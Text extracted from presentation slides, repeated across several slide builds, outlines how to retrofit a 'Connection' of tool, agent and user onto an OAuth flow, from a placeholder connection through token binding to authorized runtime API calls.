
- Tool ID: identify the tool
- User ID: identify the end-user
- API KEY: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

## OAuth

- Establish an **OAuth flow**
- Bind resulting token to the Connection

## Post-OAuth (Runtime)



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)


Return Connection ID & **OAuth URL**

## OAuth

- Establish an **OAuth flow**
- Bind resulting token to the Connection

## Post-OAuth (Runtime)

Use Connection to **make authorized API calls**



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**

- Tool ID: identify the tool
- User ID: identify the end-user
- API KEY: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**


## OAuth

- Establish an **OAuth flow**
- Bind resulting token to the Connection

## Post-OAuth (Runtime)

Use Connection to **make authorized API calls**

- [Pattern 1] Agent calls API w/ cached tokens



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)


Return Connection ID & **OAuth URL**

## OAuth

- Establish an **OAuth flow**
- Bind resulting token to the Connection

## Post-OAuth (Runtime)

Use Connection to **make authorized API calls**



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**

- Tool ID: identify the tool
- User ID: identify the end-user
- API KEY: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

